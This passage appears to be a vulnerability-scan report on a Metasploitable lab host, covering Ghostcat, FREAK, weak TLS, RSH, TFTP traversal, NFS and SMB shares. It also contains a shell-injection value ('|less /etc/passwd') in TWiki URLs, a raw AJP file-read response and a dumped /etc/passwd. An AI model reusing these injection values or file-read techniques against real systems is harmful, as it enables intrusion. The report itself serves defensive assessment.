<strong><em>Related topics:</em></strong> <a href="/twiki/bin/view/Main/OfficeLocations">OfficeLocations</a>, <a
href="/twiki/bin/view/Main/TWikiGroups">TWikiGroups</a>
<p />
<p />
<table width="100%" border="0" cellpadding="3" cellspacing="0">
 <tr bgcolor="#FFFFC0">
  <td valign="top">
   Topic <b>TWikiUsers</b> . {   <strike>Edit</strike>
   |  <strike>Attach</strike>
   |  <a href="/twiki/bin/search/Main/SearchResult?scope=text&regex=on&search=TWiki%20*Users%5B%5EA-Za-z%5D">Ref-By</a>
   |  <a href="/twiki/bin/view/Main/TWikiUsers?skin=print&rev=1.2 |less /etc/passwd">Printable</a>
   |  <a href="/twiki/bin/rdiff/Main/TWikiUsers">Diffs</a>  | <a href="/twiki/bin/view/Main/TWikiUsers?rev=1.16">r1.16</a> | <a
href="/twiki/bin/rdiff/Main/TWikiUsers?rev1=1.16&rev2=1.15">></a> | <a href="/twiki/bin/view/Main/TWikiUsers?rev=1.15">r1.15</a> | <a
href="/twiki/bin/rdiff/Main/TWikiUsers?rev1=1.15&rev2=1.14">></a> | <a href="/twiki/bin/view/Main/TWikiUsers?rev=1.14">r1.14</a>
   |  <a href="/twiki/bin/oops/Main/TWikiUsers?template=oopsmore&param1=1.16&param2=1.2 |less /etc/passwd">More</a>
   }
  </td>
 </tr>
</table>
<table width="100%" border="0" cellpadding="3" cellspacing="0">
 <tr>
  <td valign="top">
   Revision r1.2 |less /etc/passwd - 01 Jan 1970 - 00:00 GMT -
  </td>
  <td width="40%" valign="top">
   <font size="-2">Copyright  1999-2003 by the contributing authors.
All material on this collaboration platform is the property of the contributing authors. <br />
Ideas, requests, problems regarding TWiki? <a href="mailto:webmaster@your.company?subject=TWiki Feedback on Main.TWikiUsers">Send</a> feedback.
</font>
  </td>
 </tr>
 <tr><td colspan="2">  </td></tr>
</table>
<a name="PageBottom"></a>
</body>
</html>
```

🟥🟥🟥🟥⬜ 4 Weak SSL/TLS Key Exchange — port 5432/tcp over SSL

QID:	38863
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/03/2023
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

QID Detection Logic:
For a SSL enabled port, the scanner probes and maintains a list of supported SSL/TLS versions. For each supported version, the scanner does a SSL handshake to get a list of KEX methods supported by the server. It reports all KEX methods that are considered weak and List all server supported ciphers for each weak key exchange method supported by Server.
The criteria of a weak KEX method is as follows:
The SSL/TLS server supports key exchanges that are cryptographically weaker than recommended. Key exchanges should provide at least 112 bits of security, which translates to a minimum key size of 2048 bits for Diffie Hellman and RSA key exchanges or 224 bits for Elliptic Curve Diffie Hellman key exchanges.

IMPACT:

An attacker with access to sufficient computational power might be able to recover the session key and decrypt session content.

SOLUTION:

Change the SSL/TLS server configuration to only allow strong key exchanges. Key exchanges used on the server should provide at least 112 bits of security, so the minimum key size to not flag this QID should be:
 2048 bit key size for Diffie Hellman (DH) or RSA key exchanges
 224 bit key
size for Elliptic Curve Diffie Hellman (EDCH) key exchanges.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

PROTOCOL	CIPHER	NAME	GROUP	KEY-SIZE	FORWARD-SECRET	CLASSICAL-STRENGTH	QUANTUM-STRENGTH
SSLv3	AES256-SHA	RSA		1024	no	80	low
SSLv3	AES128-SHA	RSA		1024	no	80	low
SSLv3	DES-CBC3-SHA	RSA		1024	no	80	low

SSLv3	RC4-SHA	RSA	1024	no	80	low
SSLv3	DHE-RSA-AES256-SHA	DHE	1024	yes	80	low
SSLv3	DHE-RSA-AES128-SHA	DHE	1024	yes	80	low
SSLv3	EDH-RSA-DES-CBC3-SHA	DHE	1024	yes	80	low
TLSv1	AES256-SHA	RSA	1024	no	80	low
TLSv1	AES128-SHA	RSA	1024	no	80	low
TLSv1	DES-CBC3-SHA	RSA	1024	no	80	low
TLSv1	RC4-SHA	RSA	1024	no	80	low
TLSv1	DHE-RSA-AES256-SHA	DHE	1024	yes	80	low
TLSv1	DHE-RSA-AES128-SHA	DHE	1024	yes	80	low
TLSv1	EDH-RSA-DES-CBC3-SHA	DHE	1024	yes	80	low

🟥🟥🟥🟥⬜ 4 Apache Tomcat AJP File Inclusion Vulnerability (unauthenticated check) port 8009/tcp

QID:	87413
Category:	Web server
Associated CVEs:	CVE-2020-1938
Vendor Reference:	Tomcat
Bugtraq ID:	-
Service Modified:	01/21/2023
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache Tomcat is an open source web server and servlet container developed by the Apache Software Foundation.
Apache Tomcat fixed a vulnerability (CVE-2020-1938) that allows an attacker to read any webapps files. If the Tomcat instance supports file uploads, the vulnerability could also be leveraged to achieve remote code execution.
Affected Versions:
Apache Tomcat 9.0.0 through 9.0.30
Apache Tomcat 8.5.0 through 8.5.50
Apache Tomcat 7.0.0 through 7.0.99
QID Detection Logic (Unauthenticated):
This is an active detection where-in a connection to Apache JServ Protocol (AJP) is made when AJP port is exposed externally and an AJP specific request in HEX stream is sent which attempts to read 'web.xml' from the target system.
Note:
1. Apache Tomcat version 8.0.x are found affected by this during our investigation.
2. If vulnerable, this QID may be reported on applications/servers that use Apache JServ Protocol (AJP) internally and have AJP port exposed.
3. This QID may be reported on other versions Apache Tomcat Servers if they were found to be vulnerable.

IMPACT:

Successful exploitation allows an attacker to read or include any file in all webapp directories on Tomcat, such as webapp configuration files, source code, etc. Remote code execution is also possible.

SOLUTION:

Updated versions of Apache Tomcat are available that fix these vulnerabilities.
Workaround:Temporarily disable the AJP protocol port.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Tomcat (https://tomcat.apache.org/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2020-1938
Description:	Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit) - The Exploit-DB Ref : 49039
Link:	http://www.exploit-db.com/exploits/49039

Reference: CVE-2020-1938

Description: Apache Tomcat - AJP 'Ghostcat File Read/Inclusion - The Exploit-DB Ref : 48143
Link: http://www.exploit-db.com/exploits/48143

ASSOCIATED MALWARE:

ReversingLabs

Malware ID: CVE-2020-1938
Type: Exploit
Platform: Script

RESULTS:

```
AB_00_93_04_00_C8_00_02OK_00_00_04_00_04ETag_00_00_16W/"1565-1228677438000"_00_00Last-Modified_00_00_1DSun, 07 Dec 2008 19:17:18
GMT_00_00_0CContent-Type_00_00_0Fapplication/xml_00_00_0EContent-Length_00_00_041565_00AB_06!_03_06_1D<?xml version="1.0"
encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>

<!-- JSPC servlet mappings end -->

</web-app>
_00AB_00_02_05_01
```

🟥🟥🟥🟥 4 SSL Server Allows Anonymous Authentication Vulnerability port 25/tcp over SSL

QID:	38142
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/25/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server. The client usually authenticates the server using an algorithm like RSA or DSS. Some SSL ciphers allow SSL communication without authentication. Most common Web browsers like Microsoft Internet Explorer, Netscape and Mozilla do not use anonymous authentication ciphers by default.
A vulnerability exists in SSL communications when clients are allowed to connect
using no authentication algorithm. SSL client-server communication may use several different types of
authentication: RSA, Diffie-Hellman, DSS or none. When 'none' is used, the
communications are vulnerable to a man-in-the-middle attack."

IMPACT:

An attacker can exploit this vulnerability to impersonate your server to clients.

SOLUTION:

Disable support for anonymous authentication to mitigate this vulnerability.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv3 SUPPORTS CIPHERS WITH NO AUTHENTICATION					
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
ADH-RC4-MD5	DH	None	MD5	RC4(128)	MEDIUM
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW
ADH-DES-CBC3-SHA	DH	None	SHA1	3DES(168)	MEDIUM
ADH-AES128-SHA	DH	None	SHA1	AES(128)	MEDIUM
ADH-AES256-SHA	DH	None	SHA1	AES(256)	HIGH
TLSv1 SUPPORTS CIPHERS WITH NO AUTHENTICATION					
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
ADH-RC4-MD5	DH	None	MD5	RC4(128)	MEDIUM
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW
ADH-DES-CBC3-SHA	DH	None	SHA1	3DES(168)	MEDIUM
ADH-AES128-SHA	DH	None	SHA1	AES(128)	MEDIUM
ADH-AES256-SHA	DH	None	SHA1	AES(256)	HIGH

4 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Factoring RSA_EXPORT Keys Vulnerability (FREAK)

port 25/tcp over SSL

QID:	38605
Category:	General remote services
Associated CVEs:	CVE-2015-0204
Vendor Reference:	-
Bugtraq ID:	71936, 91787
Service Modified:	07/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The remote SSL/TLS server is vulnerable to FREAK attack when:
1.The "RSA+EXPORT" ciphers are supported;
2.The size of the RSA
public key in certificate is not stronger than 1024;
3.The temporary RSA key size is less than 1024;
4.The temporary RSA key is
stable(used multiple times);

Only SSLv3 and TLSv1 are potentially vulnerable

IMPACT:

Exploitation allows an attacker to bypass security restrictions on the targeted host.

SOLUTION:

Disable RSA_EXPORT cipher suites.
Do not use temporary RSA key multiple times

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Public key source	key size
Public key in certificate	1024(bits)
Temporary RSA key	512(bits)

■■■■□ 4 Weak SSL/TLS Key Exchange — port 25/tcp over SSL

QID:	38863
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/03/2023
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

QID Detection Logic:
For a SSL enabled port, the scanner probes and maintains a list of supported SSL/TLS versions. For each supported version, the scanner does a SSL handshake to get a list of KEX methods supported by the server. It reports all KEX methods that are considered weak and List all server supported ciphers for each weak key exchange method supported by Server.
The criteria of a weak KEX method is as follows:
The SSL/TLS server supports key exchanges that are cryptographically weaker than recommended. Key exchanges should provide at least 112 bits of security, which translates to a minimum key size of 2048 bits for Diffie Hellman and RSA key exchanges or 224 bits for Elliptic Curve Diffie Hellman key exchanges.

IMPACT:

An attacker with access to sufficient computational power might be able to recover the session key and decrypt session content.

SOLUTION:

Change the SSL/TLS server configuration to only allow strong key exchanges. Key exchanges used on the server should provide at least 112 bits of

security, so the minimum key size to not flag this QID should be:
2048 bit key size for Diffie Hellman (DH) or RSA key exchanges
224 bit key
size for Elliptic Curve Diffie Hellman (EDCH) key exchanges.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

PROTOCOL	CIPHER	NAME	GROUP	KEY-SIZE	FORWARD-SECRET	CLASSICAL-STRENGTH	QUANTUM-STRENGTH
SSLv2	DES-CBC3-MD5	RSA		1024	no	80	low
SSLv2	RC2-CBC-MD5	RSA		1024	no	80	low
SSLv2	RC4-MD5	RSA		1024	no	80	low
SSLv2	DES-CBC-MD5	RSA		1024	no	80	low
SSLv2	EXP-RC2-CBC-MD5	RSA	export-512	512	varies	57	low
SSLv2	EXP-RC4-MD5	RSA	export-512	512	varies	57	low
SSLv3	AES256-SHA	RSA		1024	no	80	low
SSLv3	AES128-SHA	RSA		1024	no	80	low
SSLv3	DES-CBC3-SHA	RSA		1024	no	80	low
SSLv3	RC4-SHA	RSA		1024	no	80	low
SSLv3	RC4-MD5	RSA		1024	no	80	low
SSLv3	DES-CBC-SHA	RSA		1024	no	80	low
SSLv3	EXP-DES-CBC-SHA	RSA	export-512	512	varies	57	low
SSLv3	EXP-RC2-CBC-MD5	RSA	export-512	512	varies	57	low
SSLv3	EXP-RC4-MD5	RSA	export-512	512	varies	57	low
SSLv3	DHE-RSA-AES256-SHA	DHE		1024	yes	80	low
SSLv3	DHE-RSA-AES128-SHA	DHE		1024	yes	80	low
SSLv3	EDH-RSA-DES-CBC3-SHA	DHE		1024	yes	80	low
SSLv3	EDH-RSA-DES-CBC-SHA	DHE		1024	yes	80	low
SSLv3	EXP-EDH-RSA-DES-CBC-SHA	DHE	export-512	512	yes	57	low
SSLv3	ADH-AES256-SHA	DHA		1024	yes	80	low
SSLv3	ADH-AES128-SHA	DHA		1024	yes	80	low
SSLv3	ADH-DES-CBC3-SHA	DHA		1024	yes	80	low
SSLv3	ADH-DES-CBC-SHA	DHA		1024	yes	80	low
SSLv3	ADH-RC4-MD5	DHA		1024	yes	80	low
SSLv3	EXP-ADH-DES-CBC-SHA	DHA	export-512	512	yes	57	low
SSLv3	EXP-ADH-RC4-MD5	DHA	export-512	512	yes	57	low
TLSv1	AES256-SHA	RSA		1024	no	80	low
TLSv1	AES128-SHA	RSA		1024	no	80	low
TLSv1	DES-CBC3-SHA	RSA		1024	no	80	low
TLSv1	RC4-SHA	RSA		1024	no	80	low
TLSv1	RC4-MD5	RSA		1024	no	80	low
TLSv1	DES-CBC-SHA	RSA		1024	no	80	low
TLSv1	EXP-DES-CBC-SHA	RSA	export-512	512	varies	57	low
TLSv1	EXP-RC2-CBC-MD5	RSA	export-512	512	varies	57	low
TLSv1	EXP-RC4-MD5	RSA	export-512	512	varies	57	low
TLSv1	DHE-RSA-AES256-SHA	DHE		1024	yes	80	low
TLSv1	DHE-RSA-AES128-SHA	DHE		1024	yes	80	low
TLSv1	EDH-RSA-DES-CBC3-SHA	DHE		1024	yes	80	low
TLSv1	EDH-RSA-DES-CBC-SHA	DHE		1024	yes	80	low

TLSv1	EXP-EDH-RSA-DES-CBC-SHA	DHE	export-512	512	yes	57	low
TLSv1	ADH-AES256-SHA	DHA		1024	yes	80	low
TLSv1	ADH-AES128-SHA	DHA		1024	yes	80	low
TLSv1	ADH-DES-CBC3-SHA	DHA		1024	yes	80	low
TLSv1	ADH-DES-CBC-SHA	DHA		1024	yes	80	low
TLSv1	ADH-RC4-MD5	DHA		1024	yes	80	low
TLSv1	EXP-ADH-DES-CBC-SHA	DHA	export-512	512	yes	57	low
TLSv1	EXP-ADH-RC4-MD5	DHA	export-512	512	yes	57	low

🟥🟥🟥⬜⬜ 3 Remote Shell Service Open

QID:	38020
Category:	General remote services
Associated CVEs:	CVE-1999-0651
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/19/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The "Remote Shell" (RSH) service, which uses TCP port number 514, was detected on this host. If this service is accessible from remote hosts, then the server's host can be compromised because of a problem in the service's trust in IP addresses.
Malicious users heavily exploit the RSH service to log onto hosts in trust relationships. Remote users do not need a password to log into accounts that the ".rhosts" file has authorized them for. This can be done for all users with a general file called "/etc/hosts.equiv".
Two plus signs (+ +) in an ".rhosts" file translates to "anybody can log into my account without having to supply a password". A line with a single plus sign (+) in the "/etc/hosts.equiv" file translates to "any user on any system that can connect to this machine can log into the same user name on this machine provided it exists on the local host".

IMPACT:

By exploiting this vulnerability, unauthorized users can impersonate a trusted machine to log in without a password, such as MiTM attack. It may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication.

SOLUTION:

Since host-based access controls are not very secure, you should choose a more secure access protocol. The rsh service is known to be very insecure. The service should be disabled.
To disable the service comment out the "rsh" line in /etc/inetd.conf.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-1999-0651 (https://www.cvedetails.com/cve/CVE-1999-0651/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference: CVE-1999-0651
Description: rsh Authentication Scanner - Metasploit Ref : /modules/auxiliary/scanner/rservices/rsh_login
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rsh_login.rb

Reference: CVE-1999-0651
Description: rlogin Authentication Scanner - Metasploit Ref : /modules/auxiliary/scanner/rservices/rlogin_login
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rlogin_login.rb

Reference: CVE-1999-0651
Description: rexec Authentication Scanner - Metasploit Ref : /modules/auxiliary/scanner/rservices/rexec_login
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rexec_login.rb

Reference: CVE-1999-0651

Description: rlogin Authentication Scanner - Metasploit Ref : /modules/exploit/unix/local/setuid_nmap
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rlogin_login.rb

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Detected service rsh/rexec and os LINUX 2.2-2.6

🟥🟥🟥⬜⬜ 3 TFTP Server Directory Traversal Vulnerability

QID:	38065
Category:	General remote services
Associated CVEs:	CVE-2001-0020, CVE-2001-0783
Vendor Reference:	-
Bugtraq ID:	2886, 2331
Service Modified:	05/24/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A TFTP server gives remote systems the ability to get or put files via the Trivial File Transfer Protocol (TFTP).
Some TFTP servers do not validate input. It is possible for a remote user to connect to the TFTPD, and upon connecting, request a file in the directory above the TFTP root directory using the dot-dot notation (..). Upon doing so, a remote user may traverse the entire directory structure, and potentially download any file contained within the directory tree of the drive hosting the TFTP root directory.

IMPACT:

By exploiting this vulnerability, a remote user may be able to traverse the entire directory structure, and potentially download any file contained within the directory tree of the drive hosting the TFTP root directory.

SOLUTION:

Set the TFTP Server to run in a chrooted environment,

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

```
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

3 Remote Management Service Accepting Unencrypted Credentials Detected (Telnet)

QID:	48168
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	02/20/2023
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A remote management service that accepts unencrypted credentials was detected on the target host.
Services like Telnet with basic auth are checked.

IMPACT:

A malicious individual can easily intercept unencrypted passwords during transmission using a "network sniffer" and use this data to gain unauthorized access.

SOLUTION:

If possible, use alternate services that provide encryption.
Using strong cryptography, render all authentication credentials (such as passwords/phrases) unreadable during transmission.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Service name: Telnet on TCP port 23.

3 Remote Management Service Accepting Unencrypted Credentials Detected (FTP)

QID:	48169
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/01/2021
User Modified:	-
Edited:	No

PCI Vuln:	Yes

THREAT:

A remote management service that accepts unencrypted credentials was detected on the target host.
Services like FTP with basic auth are checked.

IMPACT:

NA

SOLUTION:

If possible, use alternate services that provide encryption.
Using strong cryptography, render all authentication credentials (such as
passwords/phrases) unreadable during transmission.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Service name: FTP on TCP port 21.

🟥🟥🟥⬜⬜ 3 NFS Exported Filesystems List Vulnerability

QID:	66002
Category:	RPC
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/01/1999
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

This system is running a Network File System (NFS) server that enables a remote host to access and share files and directories. The current configuration of this system gives both authorized and unauthorized users the list of exported disks and authorized hosts.

IMPACT:

This list discloses information about your internal organization and network architecture. It provides information about where data is stored, whether the server is heavily secured, and lists hosts that can be attacked. The list also contains a source of valuable information, which can be used in a spoofing attack.

SOLUTION:

If the NFS server is not required on this system, then shutdown and disable the "mountd" and "nfsd" RPC services.
If the NFS server is required on this system, then the solution is not as simple. Since the server's clients need to be able to access the export list, this service cannot be shutdown. Access can be restricted to hosts on the local network or hosts that are authorized clients of this server. Use either a packet filter at the system level (local packet filter) or a centralized packet filter on the firewall. Note, however, that using a firewall in front of your network will not secure the service itself, but will limit the risk to internal attacks.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Directory	Hosts/Networks
/	*

🟥🟥🟥◻◻ 3 Linux Kernel NFSd Denial of Service Vulnerability

QID:	66039
Category:	NFS
Associated CVEs:	CVE-2000-0344
Vendor Reference:	-
Bugtraq ID:	1160
Service Modified:	01/01/1999
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

NFS is an RPC service used to share filesystems over a network. The NFS daemon process was developed as a kernel module in Linux kernel branch
Version 2.2. The NFS server can be crashed from a remote system due to a signed/unsigned bug in the code.

IMPACT:

If successfully exploited, unauthorized remote users can crash your NFSd server and cause a denial of service to all clients that access resources exported by your server.

SOLUTION:

Upgrade to the latest version of your Linux kernel, which is available for download from the Linux Kernel Archives Web site (http://www.kernel.org/ (http://www.kernel.org/)).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

UDP Port 2049
TCP Port 2049

🟥🟥🟥◻◻ 3 NetBIOS Shared Folder List Available

QID:	70001
Category:	SMB / NETBIOS
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/15/2011
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Unauthorized remote users can list all file systems on this host that are accessible from a remote system.

IMPACT:

If successfully exploited, unauthorized users can use this information to brute force attack the shared resources and initiate file transfers with this server.

SOLUTION:

Use the Microsoft Computer Management MMC snap-in to connect and review the shares. By default C$, Admin$, and IPC$ are shared on all Windows machines.
Review the machine to ensure that users have not added any additional unauthorized shares, and that all exposed shares are valid .
If no shares are needed, you can filter all Microsoft networking and Samba server ports (TCP ports 135, 137, 138, 139, 445 and UDP ports 135, 137, 138) at your firewall and disable null sessions to NetBIOS.

A suggested workaround.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.
A workaround method for non-domain machines is to modify the local policy.
1. Navigate to Administrative tools.
2. Open "Local Security Policy Settings"
3. Click the plus sign of the folder named "Local Policies"
4. Select "Security Options" within the "Local Policies" folder
6. Browse to the policy "Network access: Do not allow anonymous enumeration of SAM accounts and shares"
7. Enabled the policy. For Servers this is disabled by default.
8. Reboot the computer for the changes to take effect.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Device Name	Comment	Type
print$	Printer Drivers	0
tmp	oh noes!	0
opt		0
IPC$	IPC Service (metasploitable server (Samba 3.0.20-Debian))	3
ADMIN$	IPC Service (metasploitable server (Samba 3.0.20-Debian))	3

3 WINS Domain Controller Spoofing Vulnerability - Zero Day

QID:	70007
Category:	SMB / NETBIOS
Associated CVEs:	CVE-1999-1593
Vendor Reference:	-
Bugtraq ID:	2221
Service Modified:	02/09/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Windows Internet Naming Service (WINS) ships with Microsoft Windows NT Server and is also supported by Samba server. WINS resolves IP addresses with network computer names in a client to server environment. A distributed database is updated with an IP address for every machine available on the network. Unfortunately, WINS does not properly verify the registration of Domain Controllers (DCs).
It's possible for a user to modify the entries for a domain controller, causing the WINS service to redirect requests for the DC to another system. This can lead to a loss of network functionality for the domain. The DC impersonator can also be set up to capture username and password hashes passed to it during login attempts.

IMPACT:

By exploting this vulnerability, an unauthorized user can cause the WINS service to redirect requests for a domain controller to a different system, which could lead to a loss of network functionality. The user may also be able to retrieve username and password hashes.

SOLUTION:

There are no vendor supplied patches available at this time.
Workaround:
The following workaround was provided by David Byrne <dbyrne@tiaa-cref.org>:

The best workaround I could think of is to use static entries for records
that are sensitive (there are probably more besides 1Ch). Domain Controllers
shouldn't be changed very often, so the management work would be minimal.

The following workaround was provided by Paul L Schmehl <pauls@utdallas.edu>:

MS's response was that because WINS uses NetBIOS, which has no security
capabilities, there was no way to prevent that sort of hijacking. Their
answer is Active Directory, Kerberos and DNS.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Found through udp port 137

3 NetBIOS Name Conflict Vulnerability

QID:	70008
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2000-0673
Vendor Reference:	MS00-047
Bugtraq ID:	1514, 1515
Service Modified:	03/17/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A malicious user can send a NetBIOS Name Conflict message to the NetBIOS name service even when the receiving machine is not in the process of registering its NetBIOS name. As a result, the target will not attempt to use that name in any future network connection attempts, which could lead to intermittent connectivity problems, or the loss of all NetBIOS functionality.
This is a design flaw problem in the NetBIOS protocol and the WINS dynamic name registration, which is present whenever WINS is supported.

IMPACT:

If successfully exploited, this vulnerability could lead to intermittent connectivity problems, or the loss of all NetBIOS functionality.

SOLUTION:

The best workaround for Microsoft Windows and Samba Server is to block all incoming traffic from the Internet to UDP ports 137 and 138.
For Windows platforms, microsoft has released some patches to address this issue.
Microsoft has released a patch (Hotfix 269239). After the patch is applied, conflict messages will only be responded to during the initial name registration process. For more information on this vulnerability and the patch, read Microsoft Security Bulletin (MS00-047)
(http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/MS00-047.asp).
Hotfix 269239 mitigates the issue by generating log events for detected
name conflicts. Note that while Hotfix 269239 provides notification when name conflicts occur, the system remains vulnerable. Microsoft acknowledges this problem in their documentation for Hotfix 269239.
The following is a list of Microsoft patches:
Microsoft Windows NT 4.0 patch Q269239i (http://www.microsoft.com/downloads/release.asp?ReleaseID=22138)
